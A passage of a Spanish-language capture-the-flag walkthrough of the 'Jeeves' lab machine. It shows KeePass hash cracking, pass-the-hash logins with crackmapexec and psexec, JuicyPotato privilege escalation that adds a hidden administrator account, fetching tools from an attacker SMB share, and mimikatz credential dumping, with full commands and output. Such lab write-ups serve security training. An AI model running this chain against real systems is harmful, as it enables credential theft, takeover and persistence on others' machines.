
- Como no sabemos la contraseña algo que podemos hacer es usar
keepass2john.
❯ keepass2john CEH.kdbx > hash
❯ catn hash
CEH:$keepass$*2*6000*0*1af405cc00f979ddb9bb387c4594fcea2fd01a6a0757c000e1873f3c71941d3d*3869fe357ff2d7db1555cc668d1d606b1dfaf02b9dba2621cbe9ecb63c7a4091*393c97beafd8a820db9142a6a94f03f6*b73766b61e656351c3aca0282f1617511031f0156089b6c5647de4671972fcff*cb409dbc0fa660fcffa4f1cc89f728b68254db431a21ec33298b612fe647db48
- Y bueno tenemos la contraseña.
❯ john -w:/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256 AES 32/64])
Cost 1 (iteration count) is 6000 for all loaded hashes
Cost 2 (version) is 2 for all loaded hashes
Cost 3 (algorithm [0=AES, 1=TwoFish, 2=ChaCha]) is 0 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
moonshine1       (CEH)
1g 0:00:01:27 DONE (2023-07-02 19:14) 0.01142g/s 628.1p/s 628.1c/s 628.1C/s mwuah..moonshine1
Use the "--show" option to display all of the cracked passwords reliably
Session completed
- Ahora podemos usar el
keepassxcpara poder abrir el archivo.

- Y bueno vemos varias cosas.

Si hacemos un
ctrl+cvemos que nos copea estoaad3b435b51404eeaad3b435b51404ee:e0fb1fb85756c24235ff238cbe81fe00.Y bueno eso es un
hashque podemos usar para aplicarpassthehash.Vamos a validarlo con
crackmapexecsi es el del usuario Administrator.
❯ crackmapexec smb 10.10.10.63 -u 'Administrator' -H ':e0fb1fb85756c24235ff238cbe81fe00'
SMB         10.10.10.63     445    JEEVES           [*] Windows 10 Pro 10586 x64 (name:JEEVES) (domain:Jeeves) (signing:False) (SMBv1:True)
SMB         10.10.10.63     445    JEEVES           [+] Jeeves\Administrator::e0fb1fb85756c24235ff238cbe81fe00 (Pwn3d!)
Shell as Administrator
- Pues bueno podemos conectarnos con el
hash nt.
❯ psexec.py WORKGROUP/Administrator@10.10.10.63 -hashes :e0fb1fb85756c24235ff238cbe81fe00
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Requesting shares on 10.10.10.63.....
[*] Found writable share ADMIN$
[*] Uploading file LBvnmiYK.exe
[*] Opening SVCManager on 10.10.10.63.....
[*] Creating service QTka on 10.10.10.63.....
[*] Starting service QTka.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32>
Root.txt
- Nos dicen que la flag está en otro lado.
C:\Users\Administrator\Desktop> dir
 Volume in drive C has no label.
 Volume Serial Number is 71A1-6FA1

 Directory of C:\Users\Administrator\Desktop

11/08/2017  10:05 AM    <DIR>          .
11/08/2017  10:05 AM    <DIR>          ..
12/24/2017  03:51 AM                36 hm.txt
11/08/2017  10:05 AM               797 Windows 10 Update Assistant.lnk
               2 File(s)            833 bytes
               2 Dir(s)   2,407,817,216 bytes free

C:\Users\Administrator\Desktop> type hm.txt
The flag is elsewhere.  Look deeper.
C:\Users\Administrator\Desktop>
- Bueno vamos a hacer un
dir /r /sque corresponden adata streams.

- Y allí vemos la flag.
C:\Users\Administrator\Desktop> dir /r /s
 Volume in drive C has no label.
 Volume Serial Number is 71A1-6FA1

 Directory of C:\Users\Administrator\Desktop

11/08/2017  10:05 AM    <DIR>          .
11/08/2017  10:05 AM    <DIR>          ..
12/24/2017  03:51 AM                36 hm.txt
                                    34 hm.txt:root.txt:$DATA
11/08/2017  10:05 AM               797 Windows 10 Update Assistant.lnk
               2 File(s)            833 bytes

     Total Files Listed:
               2 File(s)            833 bytes
               2 Dir(s)   2,407,755,776 bytes free

C:\Users\Administrator\Desktop> more < hm.txt:root.txt
afbc5bd4b615a60648cec41c6ac92530

C:\Users\Administrator\Desktop>
Shell as root second way
- Si vemos los privilegios del usuario vemos que forma parte del grupo
SeImpersonatePrivilegepodemos usar el JuicyPotato.
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeShutdownPrivilege           Shut down the system                      Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeUndockPrivilege             Remove computer from docking station      Disabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
SeTimeZonePrivilege           Change the time zone                      Disabled

C:\Users\kohsuke\Desktop>

Aquí puedes encontrarlo https://github.com/ohpe/juicy-potato/releases/tag/v0.1.
Vamos a pasarlo ala maquina victima pero en la ruta
C:\Windows\Tempy nos vamos a crear una carpeta para almacenarlo hay.
mkdir Prives

cd Prives
cd Prives

C:\Windows\Temp\Prives>
copy \\10.10.14.12\parrotsec\JuicyPotato.exe JuicyPotato.exe
        1 file(s) copied.

C:\Windows\Temp\Prives>
dir
 Volume in drive C has no label.
 Volume Serial Number is 71A1-6FA1

 Directory of C:\Windows\Temp\Prives

07/03/2023  02:59 AM    <DIR>          .
07/03/2023  02:59 AM    <DIR>          ..
07/02/2023  09:50 PM           347,648 JuicyPotato.exe
               1 File(s)        347,648 bytes
               2 Dir(s)   2,407,399,424 bytes free

C:\Windows\Temp\Prives>
- Vamos a agregar un nuevo usuario.
JuicyPotato.exe -t * -p C:\Windows\System32\cmd.exe -a "/c net user miguel miguel123$! /add" -l 1337
JuicyPotato.exe -t * -p C:\Windows\System32\cmd.exe -a "/c net user miguel miguel123$! /add" -l 1337
Testing {4991d34b-80a1-4291-83b6-3328366b9097} 1337
......
[+] authresult 0
{4991d34b-80a1-4291-83b6-3328366b9097};NT AUTHORITY\SYSTEM

[+] CreateProcessWithTokenW OK

C:\Windows\Temp\Prives>
net user
net user

User accounts for \\JEEVES

-------------------------------------------------------------------------------
Administrator            DefaultAccount           Guest
kohsuke                  miguel
The command completed successfully.


C:\Windows\Temp\Prives>
- Si validamos vemos que es válido.
❯ crackmapexec smb 10.10.10.63 -u 'miguel' -p 'miguel123$!'
SMB         10.10.10.63     445    JEEVES           [*] Windows 10 Pro 10586 x64 (name:JEEVES) (domain:Jeeves) (signing:False) (SMBv1:True)
SMB         10.10.10.63     445    JEEVES           [+] Jeeves\miguel:miguel123$!
- Ahora tenemos que hacer que forme del grupo Administrators podemos hacerlo con JuicyPotato.exe.
JuicyPotato.exe -t * -p C:\Windows\System32\cmd.exe -a "/c net localgroup Administrators miguel /add" -l 1337
Testing {4991d34b-80a1-4291-83b6-3328366b9097} 1337
......
[+] authresult 0
{4991d34b-80a1-4291-83b6-3328366b9097};NT AUTHORITY\SYSTEM

[+] CreateProcessWithTokenW OK

C:\Windows\Temp\Prives>
- Y bueno ahora formamos parte del grupo.
net user miguel
net user miguel
User name                    miguel
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            7/3/2023 3:03:27 AM
Password expires             Never
Password changeable          7/3/2023 3:03:27 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships      *Administrators       *Users
Global Group memberships     *None
The command completed successfully.


C:\Windows\Temp\Prives>
- Antes de validar con
crackmapexecdebemos hacer lo siguiente.
JuicyPotato.exe -t * -p C:\Windows\System32\cmd.exe -a "/c reg add HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System /v LocalAccountTokenFilterPolicy /t REG_DWORD /d 1 /f" -l 1337
Testing {4991d34b-80a1-4291-83b6-3328366b9097} 1337
......
[+] authresult 0
{4991d34b-80a1-4291-83b6-3328366b9097};NT AUTHORITY\SYSTEM

[+] CreateProcessWithTokenW OK

C:\Windows\Temp\Prives>
- Ahora validamos con crackmapexec.
❯ crackmapexec smb 10.10.10.63 -u 'miguel' -p 'miguel123$!'
SMB         10.10.10.63     445    JEEVES           [*] Windows 10 Pro 10586 x64 (name:JEEVES) (domain:Jeeves) (signing:False) (SMBv1:True)
SMB         10.10.10.63     445    JEEVES           [+] Jeeves\miguel:miguel123$! (Pwn3d!)
- Ahora nos podemos conectar con la contraseña que proporcionamos.
❯ psexec.py WORKGROUP/miguel@10.10.10.63 cmd.exe
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

Password:
[*] Requesting shares on 10.10.10.63.....
[*] Found writable share ADMIN$
[*] Uploading file TjCVyPZu.exe
[*] Opening SVCManager on 10.10.10.63.....
[*] Creating service ntnX on 10.10.10.63.....
[*] Starting service ntnX.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32>
Extra
- Algo que podemos hacer es subir el
mimikatz.exe.

❯ unzip mimikatz_trunk.zip
Archive: mimikatz_trunk.zip
inflating: kiwi_passwords.yar
inflating: mimicom.idl
inflating: README.md
creating: Win32/
inflating: Win32/mimidrv.sys
inflating: Win32/mimikatz.exe
inflating: Win32/mimilib.dll
inflating: Win32/mimilove.exe
inflating: Win32/mimispool.dll
creating: x64/
inflating: x64/mimidrv.sys
inflating: x64/mimikatz.exe
inflating: x64/mimilib.dll
inflating: x64/mimispool.dll
❯ ls
Win32 CEH.kdbx JuicyPotato.exe mimicom.idl nc.exe
x64 hash kiwi_passwords.yar mimikatz_trunk.zip README.md
❯ cd x64
❯ ls
mimidrv.sys mimikatz.exe mimilib.dll mimispool.dll
- Ahora aprovechándonos de nuestro recurso compartido que tenemos con
smbserver.pyvamos a subirlo.
❯ smbserver.py parrotsec . -smb2support
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.10.10.63,49676)
[*] AUTHENTICATE_MESSAGE (\,JEEVES)
[*] User JEEVES\ authenticated successfully
[*] :::00::aaaaaaaaaaaaaaaa
[*] Connecting Share(1:IPC$)
[*] Connecting Share(2:parrotsec)
❯ psexec.py WORKGROUP/Administrator@10.10.10.63 -hashes :e0fb1fb85756c24235ff238cbe81fe00
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Requesting shares on 10.10.10.63.....
[*] Found writable share ADMIN$
[*] Uploading file whUEDSYi.exe
[*] Opening SVCManager on 10.10.10.63.....
[*] Creating service MlrO on 10.10.10.63.....
[*] Starting service MlrO.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Windows\system32> cd C:\Windows\Temp

C:\Windows\Temp> mkdir prives

C:\Windows\Temp> cd prives

C:\Windows\Temp\prives> copy \\10.10.14.12\parrotsec\mimikatz.exe mimikatz.exe
        1 file(s) copied.

C:\Windows\Temp\prives> dir
 Volume in drive C has no label.
 Volume Serial Number is 71A1-6FA1

 Directory of C:\Windows\Temp\prives

07/04/2023  12:54 AM    <DIR>          .
07/04/2023  12:54 AM    <DIR>          ..
09/19/2022  05:44 PM         1,355,264 mimikatz.exe
               1 File(s)      1,355,264 bytes
               2 Dir(s)   2,427,297,792 bytes free

C:\Windows\Temp\prives>
- Ahora lo ejecutamos.
C:\Windows\Temp\prives> .\mimikatz.exe "sekurlsa::logonPasswords" exit

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # sekurlsa::logonPasswords

Authentication Id : 0 ; 995 (00000000:000003e3)
Session           : Service from 0
User Name         : IUSR
Domain            : NT AUTHORITY
Logon Server      : (null)
Logon Time        : 7/4/2023 12:09:01 AM
SID               : S-1-5-17
	msv :
	tspkg :
	wdigest :
	* Username : (null)
	* Domain   : (null)
	* Password : (null)
	kerberos :
	ssp :
	credman :

Authentication Id : 0 ; 118956 (00000000:0001d0ac)
Session           : Service from 0
User Name         : kohsuke
Domain            : JEEVES
Logon Server      : JEEVES
Logon Time        : 7/4/2023 12:09:00 AM
SID               : S-1-5-21-2851396806-8246019-2289784878-1001
	msv :
	[00010000] CredentialKeys
	* NTLM     : ab4043bce374136df6e09734d4577738
	* SHA1     : 6f0672881aa8f2e79d9097b8dba62bdcbddde585
	[00000003] Primary
	* Username : kohsuke
	* Domain   : JEEVES
	* NTLM     : ab4043bce374136df6e09734d4577738
	* SHA1     : 6f0672881aa8f2e79d9097b8dba62bdcbddde585
	tspkg :
	wdigest :
	* Username : kohsuke
	* Domain   : JEEVES
	* Password : (null)
	kerberos :
	* Username : kohsuke
	* Domain   : JEEVES
	* Password : (null)
	ssp :
	credman :

Authentication Id : 0 ; 997 (00000000:000003e5)
Session           : Service from 0
User Name         : LOCAL SERVICE
Domain            : NT AUTHORITY
Logon Server      : (null)
Logon Time        : 7/4/2023 12:08:58 AM
SID               : S-1-5-19
	msv :
	tspkg :
	wdigest :
	* Username : (null)
	* Domain   : (null)
	* Password : (null)
	kerberos :
	* Username : (null)
	* Domain   : (null)
	* Password : (null)
	ssp :
	credman :

Authentication Id : 0 ; 73605 (00000000:00011f85)
Session           : Interactive from 1
User Name         : DWM-1
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 7/4/2023 12:08:58 AM
SID               : S-1-5-90-0-1
	msv :
	tspkg :
	wdigest :
	* Username : JEEVES$
	* Domain   : WORKGROUP
	* Password : (null)
	kerberos :
	ssp :
	credman :

Authentication Id : 0 ; 73510 (00000000:00011f26)
Session           : Interactive from 1
User Name         : DWM-1
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 7/4/2023 12:08:58 AM
SID               : S-1-5-90-0-1
	msv :
	tspkg :
	wdigest :
	* Username : JEEVES$
	* Domain   : WORKGROUP
	* Password : (null)
	kerberos :
	ssp :
	credman :

Authentication Id : 0 ; 996 (00000000:000003e4)
Session           : Service from 0
User Name         : JEEVES$
Domain            : WORKGROUP
Logon Server      : (null)
Logon Time        : 7/4/2023 12:08:58 AM
SID               : S-1-5-20
	msv :
	tspkg :
	wdigest :
	* Username : JEEVES$
	* Domain   : WORKGROUP
	* Password : (null)
	kerberos :
	* Username : jeeves$
	* Domain   : WORKGROUP
	* Password : (null)
	ssp :
	credman :

Authentication Id : 0 ; 45075 (00000000:0000b013)
Session           : UndefinedLogonType from 0
User Name         : (null)
Domain            : (null)
Logon Server      : (null)
Logon Time        : 7/4/2023 12:08:57 AM
SID               :
	msv :
	tspkg :
	wdigest :
	kerberos :
	ssp :
	credman :

Authentication Id : 0 ; 999 (00000000:000003e7)
Session           : UndefinedLogonType from 0
User Name         : JEEVES$
Domain            : WORKGROUP
Logon Server      : (null)
Logon Time        : 7/4/2023 12:08:57 AM
SID               : S-1-5-18
	msv :
	tspkg :
	wdigest :
	* Username : JEEVES$
	* Domain   : WORKGROUP
	* Password : (null)
	kerberos :
	* Username : jeeves$
	* Domain   : WORKGROUP
	* Password : (null)
	ssp :
	credman :

mimikatz(commandline) # exit
Bye!

C:\Windows\Temp\prives>